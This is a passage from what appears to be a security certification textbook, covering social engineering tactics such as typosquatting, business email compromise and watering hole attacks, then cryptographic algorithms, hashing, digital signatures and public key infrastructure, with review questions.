Typosquatting means that the threat actor registers a domain name very similar to a real one, such as exannple.com, hoping that users will not notice the difference and assume they are browsing a trusted site or receiving email from a known source. These are also referred to as *cousin, lookalike,* or *doppelganger* domains.

Another technique is to register a hijacked subdomain using the primary domain of a trusted cloud provider, such as `onmicrosoft.com`. If a phishing message appears to come from `example.onmicrosoft.com`, many users will be inclined to trust it.

Business Email Compromise

Where phishing is typically associated with mass mailer attacks, **business email compromise** refers to a sophisticated campaign that targets a specific individual within a company, typically an executive or senior manager. The threat actor poses as a colleague, business partner, or vendor. The threat actor is likely to perform reconnaissance to obtain a detailed understanding of the target and the best psychological approach and pretexts to trick them. They are unlikely to use obvious features of mass mailer phishing messages such as spoofed links or malware file attachments.

To perpetrate this type of high-stakes attack, the threat actor might try to first gain control of a legitimate mail account to use to send the phishing messages.

Some sources use the term "business email compromise" to mean an attack with a specific financial motivation, where the objective is to persuade a budget holder to authorize a fraudulent payment or wire transfer. Similar terminology for highly targeted attacks includes spear phishing, whaling, CEO fraud (impersonating the CEO), and angler phishing (using social media as the vector).

Brand Impersonation and Disinformation

Brand impersonation means the threat actor commits resources to accurately duplicating a company's logos and formatting (fonts, colors, and heading/body paragraph styles) to make a phishing message or pharming website a visually compelling fake. The threat actor could even mimic the style or tone of email communications or website copy. They could try to get a phishing site listed high in search results by using realistic content. **Disinformation/misinformation** tactics could be used to create fake social media posts or referrers (sites that link to the fake site) to boost search ranking.

Disinformation refers to a purposeful motivation to deceive. Misinformation refers to repeating false claims or rumors without the intention to deceive. A disinformation campaign might attempt to get others to repeat and amplify the false facts it creates as misinformation.

Watering Hole Attack

A **watering hole attack** relies on a group of targets that use an unsecure third-party website. For example, staff running an international e-commerce site might use a local pizza delivery firm. A threat actor might discover this fact through social engineering or other reconnaissance of the target. An attacker can compromise the pizza delivery firm's website so that it runs exploit code on visitors. They may be able to infect the computers of the e-commerce company's employees and penetrate the e-commerce company systems.

Review Activity:

Social Engineering

Answer the following questions:

1. **The help desk takes a call, and the caller states that she cannot connect to the e-commerce website to check her order status. She would also like a username and password. The user gives a valid customer company name but is not listed as a contact in the customer database. The user does not know the correct company code or customer ID. Is this likely to be a social engineering attempt, or is it a false alarm?**

2. **A purchasing manager is browsing a list of products on a vendor's website when a window opens claiming that antimalware software has detected several thousand files on their computer that are infected with viruses. Instructions in the official-looking window indicate the user should click a link to install software that will remove these infections. What type of social engineering attempt is this, or is it a false alarm?**

3. **Your CEO calls to request market research data immediately be forwarded to their personal email address. You recognize their voice, but a proper request form has not been filled out and use of third-party email is prohibited. They state that normally they would fill out the form and should not be an exception, but they urgently need the data to prepare for a roundtable at a conference they are attending. What type of social engineering techniques could this use, or is it a false alarm?**

4. **A company policy states that any wire transfer above a certain value must be authorized by two employees, who must separately perform due diligence to verify invoice details. What specific type of social engineering is this policy designed to mitigate?**

Lesson 2

Summary

You should be able to explain how to assess external and insider threat actor types in terms of intent and capability. You should also be able to summarize the vectors that make up an organization's attack surface.

Guidelines for Comparing Threat Actors and Attack Surfaces

Follow these guidelines when you assess the use of threat research and analysis:

- Create a profile of threat actor types that pose the most likely threats to your business. Remember that you may be targeted as the supplier to a larger enterprise.
- Use analysis of business workflows and asset inventories to identify the organization's attack surface.
- Use research to extend understanding of the attack surface into specific threat vectors such as vulnerable software, unsecure networks, supply chain, and message-based attacks and lures that target the human vector.

Lesson 3

Explain Cryptographic Solutions

LESSON INTRODUCTION

The protect cybersecurity function aims to build secure IT processing systems that exhibit the attributes of confidentiality, integrity, and availability. Many of these systems depend wholly or in part on cryptography.

As an information security professional, you must understand the concepts underpinning cryptographic algorithms and their implementation in secure protocols and services. A strong technical understanding of the subject will enable you to explain the importance of cryptographic systems and to select appropriate technologies to meet a given security goal.

Lesson Objectives

In this lesson, you will do the following:

- Compare and contrast cryptographic algorithms.
- Explain the importance of public key infrastructure and digital certificates.
- Explain the importance of using appropriate cryptographic solutions for encryption and key exchange.

Topic 3A

Cryptographic Algorithms

EXAM OBJECTIVES COVERED

1.4 Explain the importance of using appropriate cryptographic solutions.

A cryptographic *algorithm* is the particular operations performed to encode or decode data. Modern cryptographic systems use symmetric and asymmetric algorithm types to encode and decode data. As well as these types of encryption, one-way cryptographic hash functions have an important role to play in many security controls. Being able to compare and contrast the characteristics of these types of cryptographic algorithms and functions is essential for you to deploy security controls for different use cases.

Cryptographic Concepts

Cryptography, which literally means "secret writing," is the art of making information secure by encoding it. This is the opposite of security through obscurity. Security through obscurity means keeping something a secret by hiding it. This is considered impossible (or at least high risk) on a computer system. With cryptography, it does not matter if third parties know of the existence and location of the secret, because they can never understand what it is without the means to decode it.

The following terminology is used to discuss cryptography:

- **Plaintext** (or *cleartext*)—is an unencrypted message.
- **Ciphertext**—is an encrypted message.
- **Algorithm**—is the process used to encrypt and decrypt a message.
- **Cryptanalysis**—is the art of cracking cryptographic systems.

In discussing cryptography and attacks against encryption systems, it is customary to use a cast of characters to describe different actors involved in the process of an attack. The main characters are as follows:

- **Alice**—the sender of a genuine message.
- **Bob**—the intended recipient of the message.
- **Mallory**—a malicious attacker attempting to subvert the message in some way.

There are three main types of cryptographic algorithms with different roles to play in the assurance of the security properties confidentiality, integrity, availability, and non-repudiation. These types are hashing algorithms and two types of encryption ciphers: symmetric and asymmetric.

Symmetric Encryption

An **encryption** algorithm or cipher is a type of cryptographic process that encodes data so that it can be stored or transmitted securely and then decrypted only by its owner or its intended recipient. Using a **key** with the encryption cipher ensures that decryption can only be performed by an authorized person.

Substitution and Transposition Algorithms

To understand how an algorithm works it is helpful to consider simple substitution and transposition algorithms. A substitution cipher involves replacing characters or blocks in the plaintext with different ciphertext. Simple substitution ciphers rotate or scramble letters of the alphabet. For example, ROT13 rotates each letter 13 places, so A becomes N, for instance. The ciphertext "Uryyb Jbeyq" can be decrypted as the plaintext "Hello World."

In contrast to substitution ciphers, the units in a transposition cipher stay the same in plaintext and ciphertext, but their order is changed, according to some mechanism. Consider how the ciphertext "HLOOLELWRD" has been produced:

```
H L O O L

E L W R D
```

The letters are written as columns and then the rows are concatenated to make the ciphertext.

Modern encryption algorithms use these basic techniques of substitution and transposition in complex ways that can defeat attempts at cryptanalysis.

Symmetric Algorithms

A symmetric algorithm is one in which encryption and decryption are both performed by the same secret key. The secret key must be kept known to authorized persons only. If the key is lost or stolen, the security is breached. **Symmetric encryption** is used for confidentiality. For example, Alice and Bob can share a confidential file in the following way:

1. Alice and Bob meet to agree which cipher to use and a secret key value. They both record the value of the secret key, making sure that no one else can discover it.
2. Alice encrypts a file using the cipher and key.
3. Alice sends only the ciphertext to Bob over the network.
4. Bob receives the ciphertext and is able to decrypt it by applying the same cipher with his copy of the secret key.



Symmetric encryption operation and weaknesses (Images © 123RF.com).

Symmetric encryption is very fast. It is used for bulk encryption of large amounts of data. The main problem is how Alice and Bob "meet" to agree upon or exchange the key. If Mallory intercepts the key and obtains the ciphertext, the security is broken.

Note that symmetric encryption cannot be used for authentication or integrity. Alice and Bob are able to create exactly the same secrets, because they both know the same key.

Key Length

Encryption algorithms use a key to increase the security of the process. For example, if you consider the substitution cipher ROT13, you should realize that the key is 13. You could use 17 to achieve a different ciphertext from the same method. The key is important because it means that even if the cipher method is known, a message still cannot be decrypted without knowledge of the specific key.

A keyspace is the range of values that the key could be. In the ROT13 example, the keyspace is 25 (ROT1. . . ROT25). Using ROT0 or ROT26 would result in ciphertext identical to the plaintext. Using a value greater than 26 to shift through the alphabet multiple times is equivalent to a key from the 1-25 range. ROT0 and ROT26+ are weak keys and should not be used.

Modern ciphers use large keyspaces where there are trillions of possible key values. This makes the key difficult to discover via brute force cryptanalysis. *Brute force cryptanalysis* means attempting decryption of the ciphertext with every possible key value and reading the result to determine if it is still gibberish or plaintext.

Keys for modern symmetric ciphers use a pseudorandomly generated number of bits. The number of bits is the **key length**. For example, the most commonly used symmetric cipher is the Advanced Encryption Standard (AES). This can be used with two key lengths. AES-128 uses a 128-bit key length. A bit can have one of two values (0 or 1), so the number of possible key values is two multiplied by itself a number of times equivalent to the key length. This is written as 2^{128}, where 2 is the base and ^{128} is the exponent. AES-256 has a keyspace of 2^{256}. This keyspace is not twice as large as AES-128; it is many trillions of times bigger and consequently signicantly more resistant to brute force attacks.

The drawback of using larger keys is that the computer must use more memory and proccessor cycles to perform encryption and decryption.

Asymmetric Encryption

In a symmetric encryption cipher, the same secret key is used to perform both encryption and decryption operations. With an **asymmetric algorithm**, encryption and decryption are performed by two different but related **public** and **private keys** in a key pair.

When a public key is used to encrypt a message, only the paired private key can decrypt the ciphertext. The public key cannot be used to decrypt the ciphertext. The keys are generated in a way that it makes it impossible to derive the private key from the public key. This means that the key pair owner can distribute the public key to anyone they want to receive secure messages from:

1. Bob generates a key pair and keeps the private key secret.
2. Bob publishes the public key. Alice wants to send Bob a confidential message so they take a copy of Bob's public key.
3. Alice uses Bob's public key to encrypt the message.
4. Alice sends the ciphertext to Bob.
5. Bob receives the message and is able to decrypt it using their private key.
6. If Mallory has been snooping, they can intercept both the message and the public key.
7. However, Mallory cannot use the public key to decrypt the message, so the system remains secure.



Asymmetric encryption (Images © 123RF.com)

The drawback of asymmetric encryption is that it involves substantial computing overhead compared to symmetric encryption. Where a large amount of data is being encrypted on disk or transported over a network, asymmetric encryption is inefficient. Rather than being used to encrypt the bulk data directly, the public key cipher can be used to encrypt a symmetric secret key. This allows Alice and Bob to exchange a bulk encryption session key without Mallory being able to learn it.

Asymmetic encryption can be implemented using a number of algorithms. Each algorithm has a different recommended key length. The Rivest, Shamir, Adelman (RSA) asymmetric cipher requires a 2,048-bit private key to achieve an acceptable level of security. The Elliptic Curve Cryptography (ECC) asymmetric cipher can use 256-bit private keys to achieve a level of security equivalent to a 3,072-bit RSA key.

Hashing

A cryptographic **hashing** algorithm produces a fixed-length string of bits from an input plaintext that can be of any length. The output can be referred to as a hash or as a message digest. The function is designed so that it is impossible to recover the plaintext data from the digest (one-way) and so that different inputs are unlikely to produce the same output (a collision).

A hashing algorithm is used to prove integrity. For example, Bob and Alice can compare the values used for a password in the following way:

1. Bob has a digest calculated from Alice's plaintext password. Bob cannot recover the plaintext password value from the hash.
2. When Alice needs to authenticate to Bob, they type their password, converts it to a hash, and sends the digest to Bob.
3. Bob compares Alice's digest to the hash value on file. If they match, Bob can be sure that Alice typed the same password.

As well as comparing password values, a hash of a file can be used to verify the integrity of that file after transfer.

1. Alice runs a hash function on the setup.exe file for their product. They publish the digest on their website with a download link for the file.
2. Bob downloads the setup.exe file and makes a copy of the digest.
3. Bob runs the same hash function on the downloaded setup.exe file and compares it to the reference value published by Alice. If it matches the value published on the website, Bob assumes the file has integrity.
4. Consider that Mallory might be able to substitute the download file for a malicious file. Mallory cannot change the reference hash, however.
5. This time, Bob computes a hash but it does not match, leading him to suspect that the file has been tampered with.



Confirming a file download using cryptographic hashes (Images © 123RF.com)

There are two popular implementations of hash algorithms:

- **Secure Hash Algorithm (SHA)**—considered the strongest algorithm. There are variants that produce different-sized outputs, with longer digests considered more secure. The most popular variant is SHA256, which produces a 256-bit digest.
- **Message Digest Algorithm #5 (MD5)**—produces a 128-bit digest. MD5 is not considered to be quite as safe for use as SHA256, but it might be required for compatibility between security products.

```
C:\Users\James\Downloads>fciv -sha1 "c:\users\james\documents\photo.jpg"
//
// File Checksum Integrity Verifier version 2.05.
//
baa30028bd0cac06b9d200993dda7e613c0af4e6 c:\users\james\documents\photo.jpg

C:\Users\James\Downloads>_
```

Computing an SHA value from a file (Screenshot used with permission from Microsoft.)

Digital Signatures

A single hash function, symmetric cipher, or asymmetric cipher is called a **cryptographic primitive**. A complete cryptographic system or product is likely to use multiple cryptographic primitives within a cipher suite. The properties of different symmetric/asymmetric/hash types and of specific ciphers for each type impose limitations on their use in different contexts and for different purposes.

Encryption can be used to ensure confidentiality. Cryptographic ciphers can also be used for integrity and authentication. If you can encode a message in a way that no one else can replicate, then the recipient of the message knows with whom they are communicating (that is, the sender is authenticated).



Cryptography allows subjects to identify and authenticate themselves. The subject could be a person or a computer such as a web server.

Public key cryptography can authenticate a sender, because they control a private key that produces messages in a way that no one else can. Hashing proves integrity by computing a unique fixed-size message digest from any variable length input. These two cryptographic ciphers can be combined to make a **digital signature**:

1. The sender (Alice) creates a digest of a message, using a pre-agreed hash algorithm, such as SHA256, and then performs a signing operation on the digest using her chosen asymmetric cipher and private key.
2. Alice attaches the digital signature to the message and sends both the signature and the message to Bob.
3. Bob verifies the signature using Alice's public key, obtaining the original hash.
4. Bob then calculates his own digest for the document (using the same algorithm as Alice) and compares it with Alice's hash.

If the two digests are the same, then the data has not been tampered with during transmission, and Alice's identity is guaranteed. If either the data had changed or a malicious user (Mallory) had intercepted the message and used a different private key to sign it, the hashes would not match.



Message authentication and integrity using digital signatures (Images © 123RF.com).

There are several standards for creating digital signatures. The Public Key Cryptography Standard #1 (PKCS#1) defines the use of RSA's algorithm. The Digital Signature Algorithm (DSA) uses a cipher called ElGamal, but Elliptic Curve DSA (ECDSA) is now more widely used. DSA and ECDSA were developed as part of the US government's Federal Information Processing Standards (FIPS).

Review Activity:

Cryptographic Algorithms

Answer the following questions:

1. **Which part of a simple cryptographic system must be kept secret—the cipher, the ciphertext, or the key?**

2. **Considering that cryptographic hashing is one way and the digest cannot be reversed, what makes hashing a useful security technique?**

3. **Which security property is assured by symmetric encryption?**

4. **What are the properties of a public/private key pair?**

5. **What is the process of digitally signing a message?**

Topic 3B

Public Key Infrastructure

EXAM OBJECTIVES COVERED

1.4 Explain the importance of using appropriate cryptographic solutions.

Public Key Infrastructure (PKI) is the framework that helps to establish trust in the use of public key cryptography to sign and encrypt messages via digital certificates. A digital certificate is a public assertion of identity, validated by a certificate authority (CA).

As a security professional, you are very likely to have to install and maintain PKI certificate services for private networks. You may also need to obtain and manage certificates from third-party PKI providers. This topic will help you to explain the importance of using appropriate cryptographic solutions to implement PKI.

Certificate Authorities

Public key cryptography solves the problem of distributing encryption keys when you want to communicate securely with others or authenticate a message that you send to others.

- When you want others to send you confidential messages, you give them your public key to use to encrypt the message. The message can then only be decrypted by your private key, which you keep known only to yourself.
- When you want to authenticate yourself to others, you sign a hash of your message with your private key. You give others your public key to use to verify the signature. As only you know the private key, everyone can be assured that only you could have created the signature.

The basic problem with public key cryptography is that while the owner of a private key can authenticate messages, there is no mechanism for establishing the owner's identity. This problem is particularly evident with e-commerce. How can you be sure that a shopping site or banking service is really maintained by whom it claims? The fact that the site is distributing a public key to secure communications is no guarantee of actual identity. How do you know that you are corresponding directly with the site using its genuine public key? How can you be sure there isn't a threat actor with network access intercepting and modifying what you think the legitimate server is sending you?

Public key infrastructure (PKI) aims to prove that the owners of public keys are who they say they are. Under PKI, anyone issuing a public key should publish it in a digital certificate. The certificate's validity is guaranteed by a **certificate authority (CA)**.

PKI can use private or **third party CAs**. A private CA can be set up within an organization for internal communications. The certificates it issues will only be trusted within the organization. For public or business-to-business communications, a third-party CA can be used to establish a trust relationship between servers and clients. Examples of third-party CAs include Comodo, DigiCert, GeoTrust, IdenTrust, and Let's Encrypt.



Public key infrastructure allows clients to establish a trust relationship with servers via certificate authorities.

The functions of a third-party public CA are as follows:

- Provide a range of certificate services useful to the community of users serviced by the CA.
- Ensure the validity of certificates and the identity of those applying for them (registration).
- Establish trust in the CA with users, governments, regulatory authorities, and enterprises such as financial institutions.
- Manage the servers (repositories) that store and administer the certificates.
- Perform key and certificate lifecycle management, notably revoking invalid certificates.

Digital Certificates

A **digital certificate** is essentially a wrapper for a subject's public key. As well as the public key, it contains information about the subject and the certificate's issuer. The certificate is digitally signed to prove that it was issued to the subject by a particular CA. The subject could be a human user (for certificates allowing the signing of messages, for instance) or a computer server (for a web server hosting confidential transactions, for instance).



Digital certificate details showing subject's public key. (Screenshot used with permission from Microsoft.)

*Digital certificates are based on the X.509 standard approved by the International Telecommunications Union and standardized by the Internet Engineering Task Force (tools.ietf.org/html/rfc5280). RSA also created a set of standards, referred to as **Public Key Cryptography Standards (PKCS)**, to promote the use of public key infrastructure.*

Root of Trust

The *root of trust model* defines how users and different CAs can trust one another. Each CA issues itself a certificate. This is referred to as the **root certificate**. The root certificate is self-signed, meaning the CA server signs a certificate issued to itself. A root certificate uses an RSA key size of 2,048 or 4,096 bits or the ECC equivalent. The subject of the root certificate is set to the organization/CA name, such as "CompTIA Root CA."

The root certificate can be used to sign other certificates issued by the CA. Installing the CA's root certificate means that hosts will automatically trust any certificates signed by that CA.

Single CA

In this simple model, a single root CA issues certificates directly to users and computers. This single CA model is often used on private networks. The problem with this approach is that the single CA server is very exposed. If it is compromised the whole PKI collapses.

Third-party CAs

Most third-party CAs operate a hierarchical model. In the hierarchical model, the root CA issues certificates to one or more intermediate CAs. The intermediate CAs issue certificates to subjects (leaf or end entities). This model has the advantage that different intermediate CAs can be set up with certificate policies enabling users to perceive clearly what a particular certificate is designed for. Each leaf certificate can be traced to the root CA along the certification path. This is also referred to as **certificate chaining** or a *chain of trust.*



The web server for www.example.org is identified by a certificate issued by the DigiCert TLS CA1 intermediate CA. The intermediate CA's certificate is signed by DigiCert's Global Root CA (Screenshot used with permission from Microsoft).

Self-signed Certificates

